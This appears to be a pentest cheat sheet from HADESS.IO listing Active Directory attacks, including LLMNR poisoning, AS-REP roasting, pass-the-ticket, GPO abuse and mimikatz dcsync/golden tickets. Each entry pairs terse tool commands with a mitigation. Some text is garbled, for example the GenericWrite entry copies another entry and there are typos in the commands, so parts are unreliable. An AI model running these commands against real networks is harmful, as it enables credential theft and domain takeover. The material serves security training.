



HADESS.IO

# LLMNR Poisoning



## Description

LLMNR Poisoning or Link-Local Multicast Name Resolution Poisoning is a very commonly used attack when it comes to running a penetration test against a local network. LLMNR and NBT-NS (NetBIOS Name Service) attacks go hand-in-hand as they can be performed by the same tool. The Link-Local Multicast Name Resolution protocol itself is based on DNS and allows hosts to resolve other hostnames on the same local link.

## Tools

```
1.nmap -Pn -n -p 139,445 --script  
smb-enum-shares.nse 10.10.10.10  
2.responder 3.smbclient  
//10.10.10.10/share
```

## Solutions

LLMNR can be turned-o through the group policy editor, under the “policy setting” menu under Local Computer Policy -> Computer Configuration -> Administrative Templates -> Network -> DNS Client.



HADESS.IO

# AS-REP Roast



## Description

AS-REP Roasting is an attack against Kerberos for user accounts that do not require preauthentication. Pre-authentication is the first step in Kerberos authentication, and is designed to prevent brute-force password guessing attacks

## Tools

- 1.Rebeus.exe asreproast
- 2.John

## Solutions

The obvious protections from this type of attack are to find and remove any instances of user accounts that are set to not require Kerberos preauthentication.



HADESS.IO



# ForceChange Password

## Description

If we have ExtendedRight on User-Force-Change-Password object type, we can reset the user's password without knowing their current password

## Tools


```
1.. .\PowerView.ps1
2.Set-DomainUserPassword -
Identity User -Verbose
```

## Solutions

It is recommended to do regular audits to check the delegations and group permissions in nested groups.



HADESS.IO



# GenericWrite

## Description

If we have ExtendedRight on User-Force-Change-Password object type, we can reset the user's password without knowing their current password

## Tools

```
1.. .\PowerView.ps1
2.Set-DomainUserPassword -
Identity User -Verbose
```

## Solutions

It is recommended to do regular audits to check the delegations and group permissions in nested groups.



HADESS.IO

# Password Spraying



## Description

Able to get access to the internal network host using the credentials

## Tools

```
1.crackmapexec winrm ips -u users  
-p pass
```

## Solutions

Disable unwanted authentication services like WinRM and also restrict unauthorized remote desktop connection with the private instances



HADESS.IO



# RunForPrivilege Esc.exe

## Description

There was a uncommon executable running as SYSTEM on the machine which was then reversed and analysed and manipulated for our benefits

## Tools

1.dnSpy

## Solutions

Avoid using unsecurely coded applications with high privileges



HADESS.IO



# Pass the Ticket Attack

## Description

Pass-the-Ticket attacks take aim at Kerberos much in the same way as Golden Ticket and Silver Ticket attacks, both of which exploit unfixable weaknesses in the authentication protocol.

## Tools

```
1..\Rubeus.exe asktgt /user:
<USET>$ /rc4:<NTLM HASH> /ptt
2.klist
```

## Solutions

Upon detecting a Pass-the-Ticket attack, your response depends on the level of access the attack provided. If the compromised account from which the TGT or service ticket was stolen was a low privilege account with limited or no permissions outside of the compromised system, mitigation could be as simple as resetting the user's Active Directory password. That would invalidate the stolen TGT or service tickets and prevent the attacker from generating new tickets using the stolen password hash.





HADESS.IO

# Abusing Vulnerable GPO



## Description

Group Policies are part of every Active Directory. GP is designed to be able to change every system's configurations, from list to most privileged layer. Since it is so fundamental in the network management process, it is also very powerful for attackers to use as an attack vector

## Tools

```
1..\SharpGPOAbuse.exe --AddComputerTask --
Taskname "Update" --Author DOMAIN\<USER> -
-Command "cmd.exe" --Arguments "/c net user
Administrator Password!@# /domain" --
GPOName "ADDITIONAL DC CONFIGURATION"
```

## Solutions

Attackers use mapping network mapping techniques as the first step of their attack, but this same technique can be also used for mitigation. You must know and reassess who has access to your GPOs. Using free tools, such as BloodHound, can help you understand who has access to a GPO and who inherits and access. It will help you spot potential lateral movement paths and reevaluate if your current state is answering a "list privileges" method





HADESS.IO



# Abusing MSSQL Service Database

## Description

MS SQL Server is widely used in enterprise networks. Due to its use by third party applications, support for legacy applications and use as a database, SQL Server is a treasure trove for attackers. It gets integrated with in an active directory environment very well, which makes it an attractive target for abuse of features and privileges.

## Tools

```
1.PowerUPSQL.ps1
2.Get-SQLInstanceLocal -Verbose
3.(Get-SQLServerLinkCrawl -Verbose -Instance
"10.10.10.20" -Query 'select * from
master..sys.servers').customquery Import-Module
.\powercat.ps1 powercat -l -v -p 443 -t 10000
```

## Solutions

You can use the TRUSTWORTHY database setting to indicate whether the instance of Microso SQL Server trusts the database and the contents within the database. By default, this setting is set to OFF. However, you can set it to ON by using the ALTER DATABASE statement. I recommend that you leave this setting set to OFF to mitigate certain threats that may be present when a database is attached to the server



HADESS.IO

# Abusing Domain Trusts



## Description

At a high level, a domain trust establishes the ability for users in one domain to authenticate to resources or act as a security principal in another domain, a trust does is link up the authentication systems of two domains and allows authentication traffic to flow between them through a system of referrals. If a user requests access to a service principal name (SPN) of a resource that resides outside of the domain they're current in, their domain controller will return a special referral ticket that points to the key distribution center (KDC, in the Windows case the domain controller) of the foreign domain.

## Tools

```
1.mimikatz # lsadump::dcsync /user:<USER>
2.mimikatz # kerberos::golden /user:<USER>
/domain:</DOMAIN> /sid:<OBJECT SECURITY
ID> /rce:<NTLM HASH> /id:<USER ID>
```

## Solutions

Remove local admin rights from low privileged users in the domain, disable winrm service if not required and if the service is necessary, lock down critical enclaves with separate WinRM accounts and permissions